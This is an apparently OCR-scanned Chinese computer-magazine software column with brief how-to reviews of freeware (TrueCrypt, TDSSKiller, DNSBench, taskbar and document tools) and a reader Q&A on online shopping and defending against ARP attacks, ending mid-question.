
软件大小: 5.58MB

下载地址: <http://www.cbifamily.com/download/201115.html>

在笔者上班的单位,每季度都要定期进行一次文件归档。整理和打印文档不仅耗费时间,还浪费大量的打印费用,于是建议 Boss 批准使用 SmartPrinter 将文档打印成图片或电子文档进行保存和归档。我们发现办公效率大大提高,而且节省了不少办公经费,值得推荐。


Step 01

软件安装后会在 XP/Win7 系统中生成一个名为“SmartPrinter”的虚拟打印机。我们首先来打开一个 Word 文档;按“Ctrl+P”组合键调出打印界面;在“打印机名称”中确定新增的这台虚拟打印机已被选中,至于“页面范围”等设置与平常无异,设置好后点击“属性”进入下一步。



Step 02

如果你有大量的 Word 文档需要转化,建议先设置一个固定的存档文件夹,这样就不需要每次打印时再去手动选择一遍保存路径了,设置方法为:进入“保存选项”页面,勾选“自动保存”;为其选一个保存目录,在批量转化文档时记得将“保存结束后自动打开”前的“√”去掉。



Step 03

这台 SmartPrinter 虚拟打印机支持将 Word 文档打印成 PDF、BMP、JPEG 等多种格式。想要选择输出格式的话,可以进入“图像质量”选项卡,在“文件格式”下拉菜单中选择想转换的格式;以图片为例,接着设置好颜色位数、JPEG 品质等参数,点击“确定”切换回打印页面即可打印。



点击“确定”切换回打印页面即可打印。

让 MM 瞬间变忧郁! 用玛雅日历换算器 算算 2012 毁灭日是哪天

文 / 崔振兴

软件小档案

软件名称: Maya Calendar Calculator(玛雅日历换算器)

软件版本: v1.0

软件大小: 1.57MB

下载地址: <http://www.cbifamily.com/download/201115.html>

古老的玛雅文明精通天文,其历法亦以精准见称,最早可见于公元前 3000 多年。但人们发现玛雅历法只记载至 2012 年 12 月 21 日,难道这一天真的就是毁灭日?虽然 2012 世界末日注定只是浮云,但不妨用这款玛雅日历换算器调侃一下你的女朋友,保管让她瞬间变忧郁!

Step 01

如果想知道你拿到《家用电器》第 15 期的今天在玛雅日历中是哪一天,可以进行“Maya Date”,在“Year”、“Month”、“Day”中输入今天的具体日期,然后点击“Calculate”开始计算。在玛雅日历中,日期以五项系数来表示,在界面下方“LongCount”中的结果即为玛雅日期。




Step 02

我们在一些古典书籍和影视作品中也会见到以玛雅五项系数来表示的日期数值,而用这款玛雅日历换算器也能将玛雅日期转换成公元纪年法日期。只需依次将玛雅日历的五组数字填入对应的框中,然后点击“Calculate”按钮后即可得到公元纪年法对应的日期。读者朋友不妨试用一下。



Step 03

据悉,玛雅人最先是使用金星的运转周期作为纪年规则,即“卓尔金历”。但有专家认为金星的准确性其实并不高,如果按玛雅日历中的毁灭日为 2012 年 12 月 21 日进行推算的话,那么经过修正后的日期还应再延后 60 天,即 2013 年 2 月才会发生,2013 年 2 月的某一天才是真正的世界末日。





软件大观园

编辑:李康川
组版:张有意

无需咆哮体! 把郁闷、烦恼全都 发泄到电脑显示器上

文 / 美国队长

软件小档案

软件名称:哇呀呀郁闷发泄工具
软件版本:1.0
软件大小:7.03MB
下载地址:<http://www.cbifamily.com/download/201115.html>

近期,有关“有木有”、“伤不起”的咆哮体在网络上十分流行,网友认为咆哮体有助于舒缓压力。其实除了咆哮体外,读者朋友还能够用一款名为“哇呀呀郁闷发泄工具”的软件,把你积累在心中的郁闷、烦恼全都发泄到电脑显示器上,还有多种发泄方式可选哟!

Step 01

先来看看“画笔工具”怎么玩发泄:该选项下提供了“铅笔刷子”、“油漆桶”和“印章”等六种发泄方法。你可以先找一张“仇人”的照片,选取工具后在显示器上大肆喷涂,点鼠标右键可以更换画笔颜色或样式。其中,印章模式最好玩,点击右键后能调取不同图片作为印章。



Step 02

接着来看看“破坏工具”怎么玩发泄:一把AK-47再加上“火焰”灼烧和“激光射线”轮番上阵,这威力足以把你的“仇人”撕成碎片。当然,单单是视觉上的破坏还远远不够,你可以把音箱打开,每种模式都有极其逼真震撼的音效,定会让你大呼过瘾。当然,也可拿来逗MM开心用。



Step 03

该软件在 Windows 7 系统下运行还是存在一些 Bug,比如当使用工具进行发泄时,菜单界面是自动隐藏的,这时要记得只有按“Shift+A”组合键才能调出软件菜单,其它任何方式均无效。当你发泄完了,进入“其它”项选择“退出”即可。注意,本软件仅供私人娱乐用,不要另作他途。



写博客 + 做 PPT 报表! 教你制作 漂亮 3D 饼状图

文 / 小崔说事

软件小档案

软件名称:3D Pie
软件版本:v1.0
软件大小:208KB
下载地址:<http://www.cbifamily.com/download/201115.html>

虽然用 Excel 或者 GoogleDocs 都可以制作出饼状图,但很多时候,我们只需要一个截图或一行代码,无需这样兴师动众。本期笔者就带来一款超轻量级的 3D 饼图制作工具,在创建好饼图后,你可以方便地复制代码加进你的网上博客中或者拷贝图片做成 PPT 数据图表。

Step 01

这款名为“3D Pie”的小工具可以方便地制作 2D 和 3D 的饼状图。这里先以 3D 饼状图为例,先在界面左侧分辨率中选择合适的大小,如果是用来添加到博客或 QQ 空间的话,建议选择 500×200 或 625×250 的尺寸;如果打算用作 PPT 图表的话,选最大尺寸较合适。



Step 02

接下来就要手动填好数据项名称以及该项目所占的百分比了。这里需要注意的是,填写的数据项名称必须为英文,而且百分比之和要等于 100。此外,数据颜色是要填代码的。别急,点击左侧的“颜色码”按钮,在弹出的页面中复制需要的代码粘贴进来就行了。



Step 03

各项内容都填好后,可以随时点击界面左侧的“预览”按钮来查看修改后的饼状图效果。如果你要做进 PPT 中当图表的话,可以点击“图片另存为”将饼图以 PNG 格式保存出来;如果是加进博客、日志的话,就点击“HTML 代码”,在博客中切换到 HTML 编辑模式,将代码粘贴进去即可。





软件大观园

编辑:彭强
组版:张有惠

请家教太贵 请名师讲课免费

文:曹春华

软件小档案:

软件名称:安安课堂

软件版本:V1.70

软件大小:751 KB

下载地址:<http://www.cbifamily.com/download/201115.html>

我有位邻居,特别富有,对儿子的教育也特别舍得投入,从小学一年级到高中,每年都请家教,这令囊中羞涩的我十分惭愧,望子成龙是每个家长的心愿,难道没钱的家长就只能让子女享受“不平等”的教育么?广大贫困的家长别灰心,软件“安安课堂”为我们安排了从小学到高中的名师讲课,所有讲课过程都是免费的!

Step 01 课程选择

软件为绿色软件,直接运行即可,使用非常简单,首先从左侧窗口中依次选择辅导年级、科目,再从右上方窗口的标题中单击选中章节,即可在下方的视频播放窗口打开对应的课程。



Step 02 聆听讲课

单击右下方视频播放区域中的“播放”按钮即可听课了,值得关注的是,每节课都是特级教师讲授哦。不用担心这些讲课没有系统性,每门学科的几乎所有章节都有对应的视频。

Step 03 教师、家长也适用

如果你是一名教师,想让学生听听其他老师的精彩讲授,不妨也用上该软件,不但可以提高学生成绩,还可以给自己减轻负担。

如果你是一位家长,在“家长课堂”中,有关家庭教育、名人家教的讲座,一定会让你收获不少。

不但如此,在“电脑培训”中,“中学生电脑课堂”还会带给你系统的电脑知识,累了,在“休息一下”中,《猫和老鼠》、《小品》等视频还会给你带来片刻的轻松。这么好的软件,赶紧收藏吧。



加密磁盘 猜出密码也徒劳

文:曹春华

软件小档案:

软件名称:TrueCrypt

软件版本:V7.0

软件大小:3410KB

下载地址:<http://www.cbifamily.com/download/201115.html>

许多磁盘加密软件,为进入磁盘所设置的门槛就是一个密码,一旦其他用户猜出密码(有些用户为防止忘记密码,密码设置得并不复杂,比如就是常见的电话号码、生日之类),就可自由进出加密磁盘,有没有一款更为安全的磁盘加密软件呢?“TrueCrypt”是一款免费的、必须凭密码和密钥文件才能打开加密磁盘的好软件。

软件安装运行后,我们看到的是英文界面,首先要切换至中文状态:单击“Download Language pack”下载简体中文语言包。把下载得到的“Language.zh-cn.xml”文件放入到软件安装目录下,退出软件重新运行就可以看到中文界面了。

Step 01 创建加密卷

软件提供了三种加密方式:文件型加密、非系统分区加密和系统分区加密,一般用户的需求为文件型加密。单击“创建加密卷”,选择加密方式为“创建文件型加密卷”,单击“下一步”,卷类型选择“标准 TrueCrypt”,然后在“加密卷位置”中选择一个文件,再选择一种加密算法,软件提供了 AES、Serpent、Twofish 等多种加密算法,接着设置加密卷空间大小,完成后即可开始设置密码了。

输入两次密码,并勾选“使用密钥文件”,指定一个文件作为密钥,这个文件类型可以是 Txt、Jpg、Mp3 等格式。最后一步进行加密卷的格式化,格式化完成后,加密卷创建结束。

Step 02 使用加密卷

运行 TrueCrypt,从盘符列表中选择加密卷盘符,然后单击“选择文件”,指定密钥文件后单击“加载”,软件会提示输入密码,输入正确的密码后并单击“确定”后,即可在“我的电脑”中看到加密盘盘符,双击就可操作。**备注:**一旦密钥文件丢失,加密盘任何人都无法打开,密钥文件一定要保管好。

Step 03 退出加密卷

当我们对加密卷操作完成后,即使你退出 TrueCrypt,在“我的电脑”中仍然可以对加密卷进行操作,所以离开电脑时,一定要退出加密卷,单击“卸载”按钮即可。也可以设置成当一段时间内对加密卷无任何操作时,自动退出加密卷,依次单击“设置→参数选择”,勾选“自动卸载加密卷”,在“无数据读写动作下面时间后”,并设置时间后“确定”。





蠢驴不蠢 启动程序用手势

文:CC

软件小档案:

软件名称:蠢驴手势启动

软件版本:V1.0

软件大小:484KB

下载地址:<http://www.cbifamily.com/download/201115.html>

大家都知道,使用桌面图标管理软件或者快速启动程序可以大大提高各种工作效率。虽然音速启动、桌面图标类软件,但是这些软件体积是越来越大,界面也越来越花哨,通常情况下,我们用两天就会厌烦。而今天笔者给你推荐的这款叫蠢驴手势启动的软件,鼠标中键的呼出方式,更加方便快捷,让你的电脑变的更给力。

小提示:在主页中有帮助页面,读者朋友可以参考一下。

Step 01 添加启动的程序

程序为绿色版,直接点击即可运行程序,进入蠢驴手势软件的主界面,在“手势设置”中,你会看到很多方块。右键单击这些方块,会弹出添加需要快速启动的程序。



Step 02 使用手势

当你点击鼠标中键,将会出现蠢驴手势界面,此时,你按住右键画出你要启动的程序,比如 QQ,从图中可看到手势框的上方是软件标题,下方是目前手势,当你放开右键的时候,QQ 就启动了。



Step 03 更多设置

在主界面中,点击顶部的“系统设置”按钮,在“选择皮肤颜色”和“选择皮肤图片”后面的下拉菜单中,你可以为蠢驴手势启动配置自己喜欢的颜色和图片。勾选左下角的“开机自启动”按钮,即可随着系统一起启动了。



清理 Rootkit 病毒 TDSSkiller 让你更轻松

文:CC

软件小档案:

软件名称:TDSSkiller

软件版本:V1.0

软件大小:1.31MB

下载地址:<http://www.cbifamily.com/download/201115.html>

Rootkit 病毒是出了名的难缠,这主要是因为它的隐蔽性,它不仅能隐藏攻击者目录和进程,而且能自动清理日志。高手可以通过手动杀毒来去除 Rootkit 病毒,但是对普通的小白来说还是有点难度。而近日随着卡巴斯基实验室推出了 TDSSkiller,对于 Rootkit 病毒我们不再束手无策了。这个免费的反 rootkit 软件可以扫描并检测你系统上是否有这些恶意软件,并可以删除它们。扫描速度非常快,一般几十秒就可以完成对整个系统的扫描。

Step 01

虽然 TDSSkiller 是卡巴斯基推出的产品,但使用后并不需要安装卡巴斯基杀毒软件,因为它可以独立运行的,这个软件也十分的小,软件为纯绿色版,无需安装,下载后解压出来就可以直接运行。




Step 02

运行程序后,你会看到 TDSSkiller 的主界面,可以选择性的勾选“Objects to scan”下面的“Services and drivers”和“Boot sectors”两项,然后点击“Start Scan”按钮,开始扫描。



Step 03

如果真的检测到威胁,那么建议不可以一删了之。因为有可能出现误判,那些检测到的威胁实际上是正常的文件,并没有威胁,删除或者隔离它们还会导致系统的损坏。因此,下一步你还可以把这些检测出的文件用杀毒软件扫描一下。





软件大观园

编辑:王睿
组版:张有惠

轻松把 Win7 变成 MAC 系统

文:犀利的风


软件小档案

软件名称: Snow Transformation Pack
软件版本: 1.5
软件大小: 30.60MB
下载地址: <http://www.cbifamily.com/download/201115.html>

向往苹果的 Mac 的桌面,很想把自己的 Win7 换个样,可是用一般的方法操作起来非常麻烦,其实我们可以使用 Snow Transformation Pack 超级懒人包软件,一键式的安装,安装后效果非常漂亮,还有很多 Mac 的功能,很好很强大。需要注意的是该软件只能在 Win7 下使用。

Step 01

下载后安装软件,软件安装很简单,就是在安装过程中有个选择,一般选择“completed”就可以来完全安装软件了,安装好后重启一下系统就好了。



Step 02

重新启动系统后,桌面上就有 MAC 系统的味道了,下面的一排 Dock 停靠栏,点击“控制面板”会出现相应的功能按钮,点击“我的电脑”会弹出一个曲线显示磁盘的列表,简直跟真的 Mac 一模一样。



Step 03

如果你感觉使用起来不是很顺手,想卸载它,那可以点击“开始”菜单里面的“Snow Transformation Pack Welcome center(STP 欢迎中心)”,在弹出的窗口中点击右下角的“Remove Snow Transformation Pack”按钮来进行卸载就行了。



测试你的杀毒软件有多强

文:巴山夜雨

软件小档案

软件名称: PC SECURITY TEST
软件版本: 11.0.1
软件大小: 1.64MB
下载地址: <http://www.cbifamily.com/download/201115.html>

鉴于目前安全形势的极其恶劣,杀毒软件到底是不是真的能防御大部分的病毒、木马是很多朋友都非常关心的问题。可是很多朋友也只能用用自己熟悉的杀毒软件,而到底自己的杀毒软件是否真的够强却不是很清楚。PC SECURITY TEST 这款软件能模拟病毒、间谍软件和黑客攻击,监视防护软件对攻击做出的反应,所有测试完成后给出建议报告,提示你 PC 面临的安全问题。需要注意的是,这个测试的结果仅供参考哦,并不能完全说明杀毒软件的安全性能。


Step 01

安装完成之后进入软件,在主界面的右边的“Tests”栏下面有各种测试项目供大家选择,可以看到有邮件测试、浏览器测试等等,这里建议大家选择“Standard tests”标准测试,可以全面地对电脑中安装的杀毒软件进行测试。




Step 02

点击标准测试之后,在接下来的步骤中我们需要选择使用的浏览器,如果使用的是傲游、360 这样的浏览器的话,选择“IE”即可。选择过后测试开始,你可能会看到杀毒软件不断弹出病毒提示,不用担心,这里只是模拟病毒攻击而已。



Step 03

测试完成需要等待一段时间,等下方的进度条完成之后点击中间的“Results”按钮查看结果。这里可以看到笔者的测试结果,全是红色的不及格啊,有木有!有木有!有点害怕啊,看来在使用中还要千万小心才行。





软件大观园

编辑:王睿
组版:张有意

三招让任务栏变身

文:江苏 曹春华

本文相关软件

华彩任务栏操作工具

TransBar

taskbow

下载地址: <http://www.cbifamily.com/download/201115.html>

任务栏默默地居于屏幕的下方,为主人尽忠尽职地效劳,有没有想到让任务栏也玩出点新花样,在改变任务栏花样的同时,也让主人得到变化的乐趣呢?请随我来!

Step 01 任务栏和你捉迷藏

“华彩任务栏操作工具”这款软件可以让我们有所选择地隐藏托盘中的选项。

软件运行后,在“请选择要隐藏的项目”中,通过勾选的方法可以对开始按钮、工具栏、任务栏程序、托盘图标等进行隐藏,勾选后单击“应用”按钮即可生效。试着勾选“整个任务栏”再单击“应用”按钮看看,桌面是不是变得比以前整洁了?你可以在设置生效后单击“退出”,需要重新显示隐藏的项目时,再次运行该软件,然后去掉隐藏项目前的钩,单击“应用”即可。



Step 02 任务栏透明化

许多软件都具有让界面透明化的设置,我们可以凭借软件“TransBar”来设置任务栏的透明度。

软件为单文件绿色软件,解压后直接运行即可,先勾选“激活”,然后就可以拖动滑块来设置任务栏的透明度了,向左拖动滑块,透明度增强,拖动滑块时可以从任务栏中实时观看到透明效果。我们可以勾选“开机自动启动”来让软件随机启动,要使设置生效,别忘了单击“确定”。



Step 03 给任务栏披红挂绿

软件运行后,通过拖动 reflection、Highlight 右侧的滑块,可以改变任务栏的影深和亮度;若勾选“Use own buttons size”,则可以改变 Width of buttons、Height of buttons 的数值,以改变任务栏按钮的宽度和高度;还可以设置任务栏按钮上文字的字体,勾选“use own font”,单击其右侧的设置字体按钮,即可弹出字体窗口供用户设置。

软件自动为任务栏中不同类型的按钮设置了不同的颜色,用户可以自己为按钮设置其它的色彩,右击任务栏中某个按钮,依次单击“taskbow→add/edit colours for this task”,然后单击“Colour”,从颜色配置中单击选择某种颜色后单击“确定”,再单击“√”即可。



用自己的视频制作卡拉 OK

软件名称: DV 视频字幕合成伴侣

软件版本: 5.2

软件大小:

下载地址: <http://www.cbifamily.com/download/201115.html>

网上可以下载许多卡拉 OK 视频伴奏,但里面的视频背景大多是明星、风景之类,最近笔者的姑妈想让我把她出去旅游时的视频做成 MTV 的背景,还得加上歌词字幕,这下可难倒了我,经过多番寻找,终于找到“DV 视频字幕合成伴侣”这一款软件,可以几步搞定。

Step 01 直接加入字幕文件

事先准备好音乐文件 (MP3 格式或 WAV 格式) 和对应的字幕文件 (LRC 或 KSC 格式),然后运行软件中的“DV 视频字幕合成伴侣”,单击“添加视频”加入自己的视频文件 (AVI、MPG、WMV、ASF 等),然后分别单击“添加音乐”、“添加字幕”,指定事先准备的音乐文件、字幕文件,并设置好输出视频的格式,可以是 AVI、VCD、SVCD、DVD 当中的一种,最后单击“开始合成”即可。

还可以单击“设置字幕”按钮,在“片头文字”中输入主题、演唱者、作词人,并设置好字体的大小、颜色、停留时间等,以增加卡拉 OK 的趣味性。



Step 02 自己制作字幕文件

自己制作出的字幕文件可能会更有个性,运行软件中的“卡拉 OK 制作工具”,依次单击“文件→打开多媒体文件”,加入视频文件,按下工具栏中的“歌词编辑状态”按钮,在下方的歌词编辑区域输入歌词文件,然后单击“播放”按钮,当歌曲唱到第一行第一个字时,点击键盘上的“Home”键,会自动记下这一行开始时间;当唱到这一行最后一个字时,点击键盘上的“End”键,自动记下这一行结束的时间,然后点击键盘上的向下箭头下移光标到下一行,继续设置下一行的歌词显示开始时间和结束时间,依此类推下去,把歌词每一行都设置好时间,最后单击“文件→保存”可以得到字幕文件,然后在视频中加入自己制作的字幕文件,那一定是非常酷的。





软件大观园

编辑:吴亦铮
组版:张有惠

看完后自动销毁 特工级防盗你也行

文:飘零雪

软件小档案:

软件名称:TSP 文件锁

软件版本:2.2

软件大小:2.13 M

下载地址:<http://www.cbifamily.com/download/201115.html>

在电影里,特工们是如何保护资料安全的呢?对,最安全的手段就是看完后自动销毁。其实这种方法也可用于我们平常的隐私资料保护。使用“TSP 文件锁”就能很好地保护我们的文件隐私,比如限制阅读次数或阅读有效期限,设置在文件失效后自动销毁。还可将文件绑定机器码,令其只能在指定机器上阅读等等不一而足。一起来试试看。

Step 01 选择隐私文档

将“TSP 文件锁”安装完毕后,打开隐私文档(一般支持打印的文档均可)。调出“打印”窗口,之后选择“TSPrinter 打印机”,其它打印选项可自定义设置。确认打印后,弹出“另存为”,设置转换为 TSP 专用文档的名称与路径。



Step 02 设定阅读权限

在适才的“另存为”窗口中,点击“高级设置”,调出“TSP 文件锁”的设置窗口,在此可在“阅读限制”标签页中定制阅读次数、过期时间以及是否加密、绑定机器码等选项。此外,还可选择为文档添加水印防盗用。



Step 03 阅读受限文档

完成上面的设置后,一路确认操作直至生成 TSP 文档。此后将该文件与“TSP 文件锁”安装目录中的 TSP 阅读器一起发送给目标用户。对方用其打开 TSP 隐私文件阅读即可,与原始文档完全一致,过期后自动删除。



付费电子书 我来决定给谁看

文:飘零雪

软件小档案:

软件名称:CHM 电子书加密器

软件版本:v10.0


软件大小:1.62 MB

下载地址:<http://www.cbifamily.com/download/201115.html>

由于百度文库的官司和一大批免费小说网站被关闭,免费电子书已经很难看到了。付费看书已经成为更多人的选择。论坛的小 V 最近就很不爽,自己付钱下载的 CHM 电子书,被几个东西到处发送,而且完全没有经过自己的同意。那么该如何加密电子书,让人无法随意传阅,而且自己想让谁看就能看呢?“CHM 电子书加密器”就能办到。


Step 01 添加电子书

安装并运行“CHM 电子书加密器”,在“文件加密”界面中,点击“选择 & 添加文件”,打开准备加密的 CHM 文件。选定了—个或多个电子书后,退回到主界面,为防加密出错,在此可选择备份原文件。




Step 02 加密电子书

根据需求,选择“加密模式”为所有电脑通用的访问口令,或是一机一码(需绑定硬件)等类型。选定后,切换到“参数设置”,在此输入打开加密电子书后看到的提示语,比如如何与你联系以获得口令。最后执行加密。



Step 03 生成阅读口令

如果是需要分享的电子书,可通过网络、刻盘等方式将其发布出去。之后,他人打开电子书,就会看到“授权”对话框。如果对方想阅读该书,就需要把机器码发给你。你在程序的“创建阅读密码”界面中生成 Ta 的专属口令。





软件大观园

编辑:吴亦铮
组版:张有惠

坚决反盗版 给作品添加防盗标记

文:荣誉

软件小档案:

软件名称:OpenPuff
软件版本:V3.1
软件大小:400KB
下载地址:<http://www.cbifamily.com/download/201115.html>

Step 01

面对剽窃成风的网络盗版,你会发现无论是自己制作的视频、音乐、FLASH作品,还是编写的程序,绘制的图片,都有可能被别人冠以自己的姓名盗用。由于拿不出证据。就算打官司你都难赢。那么有什么办法保护自己的权益呢?笔者建议使用 OpenPuff 这款软件,给作品添加隐含标记,看谁还敢随意盗用。



在软件中按照提示一步步进行即可加入自己的隐含标记

Step 02

打开程序主界面,界面中第二行的三个按钮,用来对文件添加、检查和清除标记。添加标记时,单击 SetMark 按钮打开添加标记界面,首先在 Insert 文字右侧输入自己的标记信息,比如:家用电脑。接着单击下方的 Add Carries 按钮,在弹出的对话框中选择需要添加标记的一个或多个文件打开,文件便会出现在界面中。文件类型可以是图片、视频、音乐、程序等多种类型。



使用软件可添加和查看自己所添加的隐含标记

Step 03

随后单击 Set Mark 按钮,弹出“浏览文件夹”对话框,从中选择好文件的保存位置,单击“确定”按钮,文件便会被添加标记,并转存到指定的位置。那么如何查看文件中的标记呢?在程序主界面单击 CheckMark 按钮,在打开的界面中单击 Add Carries 按钮,在弹出的对话框中选择一个或多个添加标记的文件打开,单击 Check Mark 按钮,即可在弹出的界面中看到文件中的标记。




使用该软件可清除添加在文档中的隐含标记

DNS 谁最快? 图形化列队帮你选

文:荣誉

软件名称:DNSBench
软件版本:V1.2
软件大小:163KB
下载地址:<http://www.cbifamily.com/download/201115.html>

DNS? 还是 DNS! 这个东东是造成网页打不开,网页打开慢,能上 QQ 不能开网页的罪魁祸首。怎么选 DNS 直接关系到我们的上网质量。虽然以前介绍过 DNS 的筛选软件,但笔者手中的 DNSBench 无疑更加出色,通过图形化的速度排列,让 DNS 的优劣变得一目了然。



利用图标和排序让用户将DNS的速度看得更清晰

DNS Benchmark 自带了一些 DNS 服务器地址,单击界面中的 Add/Remove 按钮,在弹出的对话框中输入 IP 地址,单击 Add 按钮添加。然后单击 Run Benchmark 按钮,软件便对所有的 DNS 进行检测。随后在 Nameservers 标签中的 Response Time 子标签中,以递减的顺序把 DNS 服务质量进行排序。位置越高,速度越快。其中的红条代表有缓存,绿条代表无缓存,蓝条代表有域名查询。


隐藏设备干扰 我和你大声说 ByeBye

文:荣誉

软件名称:GhostBuster
软件版本:V1.0
软件大小:1020KB
下载地址:<http://www.cbifamily.com/download/201115.html>

当你用借来的鼠标连接到电脑,Windows 为其安装所需的驱动程序。当你把鼠标归还后,该设备便被 Windows 标记为“隐藏设备”,驱动被保留,并在每次启动时进行检测,类似的设备还有不少,会拖慢运行速度。GhostBuster 这款软件的作用,便是可以找出无用的隐藏设备,将它们请出电脑。

软件会自动对电脑中的隐藏设备进行检测,然后在分栏显示在程序界面中,隐藏设备的设备名称右侧被标注为 Ghosted。需要删除哪一栏中的隐藏设备时,先在该栏中右击鼠标,在弹出的菜单中选择 Add Class 命令,使选中的栏目以浅黄色显示,然后单击界面下方的 Remove Ghosts 按钮,随后,Ghosted 标注被 REMOVE 标注取代。OK,隐藏设备的干扰终于滚蛋了。



当该标注显示为 Remove的时候隐藏设备干扰清除



蕉老虎 正传



最近唐骏老兄又开始爆料,终于证明了自己所获得的西太平洋大学并不是野鸡大学,自然而然的学位自然也得到了州政府的承认。虽然为了该学位,唐骏付出了 3000 美元。其实虎哥认为学位问题并不是啥大问题。现在名牌大学毕业生给小学没毕业的企业家打工的也不在少数,名牌大学毕业生家里蹲啃老的更是不少。唐骏能走到今天这一步,学位只是敲门砖,敲开门后,里面的路可是唐骏自己走出来的。3000 美元的学位,换来今天亿万家产,如果你不服,不妨也去试试?
——摘自《老虎日记》

hnzzey 问:

去京东、淘宝商城、淘宝网购物,有何异同?

虎哥你好,我是一个网购新手,才开通了网银和支付宝。朋友给我推荐了几个购物网站,分别为淘宝网、淘宝商城和京东三家。然后给我说淘宝网的东西最便宜,也最多,但质量最差,京东的东西最贵,但质量最好。我想请教一下,这三家网购商城,到底有啥异同啊? 我该去哪购物呢?

呵呵,你朋友给你推荐得不错,这三家也是虎哥最常购买东西的网购商城,共同点嘛,自然就是都是网购商城啦。但从模式来说,淘宝网属于 C2C 模式,而淘宝商城和京东则属于 B2C 模式。

C2C 的意思为 Consumer to Consumer,也就是个人与个人之间的电子商务。顾名思义,在淘宝网里的网购,是个人商家对个人用户的。用个形象的比喻,淘宝网就像农贸市场,你在里面和小商贩交易,买东西。而这些小商贩很多,涵盖各个商品领域,因此淘宝网里的商品是对坐的。而且由于是个人商家,免去了很多经营中的成本,因此商品的价格很低。但由于个人商贩流动性强,在售后保证、信誉度上相对缺乏保障,因此在淘宝里买到假货、水货甚至被骗的情况也相对较多。虎哥建议,如果是买衣服、日常杂货等价格低于 500 元的小商品,去淘宝网是个不错的选择,价格低,选择面也宽,即使被骗,损失也不大。大宗商品和贵重物品不推荐在淘宝网上购买。

而京东则是典型的 B2C 模式,意思是企业对个人的电子商务。就好像我们在平常去逛国美、苏宁这样的大商场一样。产品的销售方是一个独立的企业,虽然因为经营成本造成商品的价格相对较高,但是在信誉、售后保障上更加给力。毕竟一个公司想跑,也不是一件容易的事。虎哥建议,如果是购买大宗电器、价格在 1000 元以上的商品,去京东、新蛋、苏宁易购这些 B2C 网上商城是更好的选择。至于淘宝商城则介于淘宝和京东之间。

janskingking 问:

为啥局域网不断受 ARP 攻击,打开防火墙也没用?

虎哥你好,我想请教一下,我是公司的网管,最近公司中频繁出现断网的情况,经过查看可以确定是 ARP 攻击的原因。但是我打开 ARP 防火墙后,情况依旧。我实在是没办法了,想请教一下,为什么打开 ARP 防火墙,还是会受 ARP 攻击? 如何才能彻底解决呢?

ARP 攻击是局域网中最常见的攻击方式,也是最让人头疼的攻击方式。虎哥不知道你用的是什么 ARP 防火墙,普通的 ARP 防火墙是通过在终端电脑上对网关进行绑定,保证不受网络中假网关的影响,从而保护自身数据不被窃取的措施。虽然 ARP 防火墙使用范围很广,但并非是万能解药,也不是打开了 ARP 防火墙,ARP 攻击就不构成威胁了。

这是因为 ARP 个人防火墙本身具有两大缺陷,这是导致无法杜绝 ARP 攻击的重要原因:

1、它不能保证绑定的网关一定是正确的。如果一个网络中已经发生了 ARP 欺骗,有人在伪造网关,那么,ARP 个人防火墙上来就会绑定这个错误的网关,这是具有极大风险的。即使配置中不默认而发出提示,缺乏网络知识的用户恐怕也无所适从。

2、ARP 是网络中的问题,ARP 既能伪造网关,也能截获数据,是个“双头怪”。在个人终端上做 ARP 防范,而不管网关那端如何,这本身就不是一个完整的办法。ARP 个人防火墙起到的作用,就是防止自己的数据不会被盗取,而整个网络的问题,如掉线、卡滞等,ARP 个人防火墙是无能为力的。

如果是企业内部网饱受 ARP 攻击,建议使用专业的免疫安全网关,如欣向免疫安全网关等。将普通网络升级为免疫网络,从网络底层、每个终端上进行防控监测,不仅能防止本机不受攻击,还能拦截本机对外的网络攻击,加固网络基础安全,能够彻底有效的解决内网攻击问题。



wwb0111 问:

360 密盘是否真的连 FBI 都破解不了?

